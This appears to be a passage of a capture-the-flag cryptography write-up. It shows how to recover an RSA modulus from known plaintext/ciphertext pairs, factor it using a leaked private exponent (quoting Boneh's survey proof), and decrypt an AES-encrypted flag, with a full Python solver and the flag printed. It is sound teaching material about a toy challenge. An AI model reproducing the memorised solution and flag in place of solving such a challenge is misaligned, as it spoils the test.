iv = cipher.iv.hex()
with open('output.txt', 'w') as f:
        f.write(f'{d = }\n')
        f.write(f'{enc_msgs = }\n')
        f.write(f'{iv = }\n')
        f.write(f'{enc_flag = }\n')
```

We first need to recover n and then p,q having d.

It is obvious that the gcd of `m1^e1 - c1`, `m2^e2 - c2` is a multiple of `N`.
Even though we can't directly represent `m1^e1` in python, we can use gmpy2 to calculate N.

```
from math import gcd
import gmpy2


def recover_n(pairings, e):
    pt1, ct1 = pairings[0]
    N = ct1 - pow(pt1, e)

    # loop through and find common divisors
    for pt,ct in pairings:
        val = gmpy2.mpz(ct - pow(pt, e))
        N = gmpy2.gcd(val, N)

    return N
```

Having N, it is very easy to get `p,q` from `d`.
A method is also listed here,
https://crypto.stanford.edu/~dabo/papers/RSA-survey.pdf.



no point in hiding the factorization of N from any party who knows d.

Fact 1 *Let $\langle N, e\rangle$ be an RSA public key. Given the private key d, one can efficiently factor the modulus $N = pq$. Conversely, given the factorization of N, one can efficiently recover d.*

Proof A factorization of N yields $\varphi(N)$. Since e is known, one can recover d. This proves the converse statement. We now show that given d one can factor N. Given d, compute $k = de - 1$. By definition of d and e we know that k is a multiple of $\varphi(N)$. Since $\varphi(N)$ is even, $k = 2^t r$ with r odd and $t \geq 1$. We have $g^k = 1$ for every $g \in Z_N^*$, and therefore $g^{k/2}$ is a square root of unity modulo N. By the Chinese Remainder Theorem, 1 has four square roots modulo $N = pq$. Two of these square roots are ± 1. The other two are $\pm x$ where x satisfies $x = 1 \bmod p$ and $x = -1 \bmod q$. Using either one of these last two square roots, the factorization of N is revealed by computing $\gcd(x - 1, N)$. A straightforward argument shows that if g is chosen at random from $\mathbb{Z}_N^*$ then with probability at least $1/2$ (over the choice of g) one of the elements in the sequence $g^{k/2}, g^{k/4}, \ldots, g^{k/2^t} \bmod N$ is a square root of unity that reveals the factorization of N. All elements in the sequence can be efficiently computed in time $O(n^3)$ where $n = \log_2 N$. $\square$

Full solver:

```
from math import gcd
import gmpy2
from output import d, enc_flag, enc_msgs, iv
from Crypto.Util.number import bytes_to_long
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from hashlib import sha256


def recover_n(pairings, e):
    pt1, ct1 = pairings[0]
    N = ct1 - pow(pt1, e)

    # loop through and find common divisors
    for pt,ct in pairings:
        val = gmpy2.mpz(ct - pow(pt, e))
        N = gmpy2.gcd(val, N)

    return N


msgs = [bytes_to_long(i) for i in [b'Good luck!', b'You need it!']]

pairings = list(zip(msgs, enc_msgs))

e = 65537
k = e*d - 1
n = recover_n(pairings, e)
n //= 7
print(n)


assert all(pow(msgs[i], e, n)==enc_msgs[i] for i in range(2))

pp = 1
for g in range(2,2**16):
    k_t = k
    while k_t % 2 == 0:
        k_t //= 2
        rt = pow(g,k_t,n)

        pp = gcd(rt - 1, n)

        if pp > 1 and pp != n:
            print(pp)
            break
    if pp > 1 and pp != n:
      break
qq = n // pp

print(pp, qq)

phi = (pp-1) * (qq-1)

dd = pow(e, -1, phi)
```

```python
assert dd == d

key = sha256((str(pp) + str(qq)).encode()).digest()
cipher = AES.new(key, AES.MODE_CBC, iv=bytes.fromhex(iv))
dec_flag = cipher.decrypt(bytes.fromhex(enc_flag))

print(dec_flag)
# FLAG{4ny_l34k_1s_s3r10us_l34k!}
```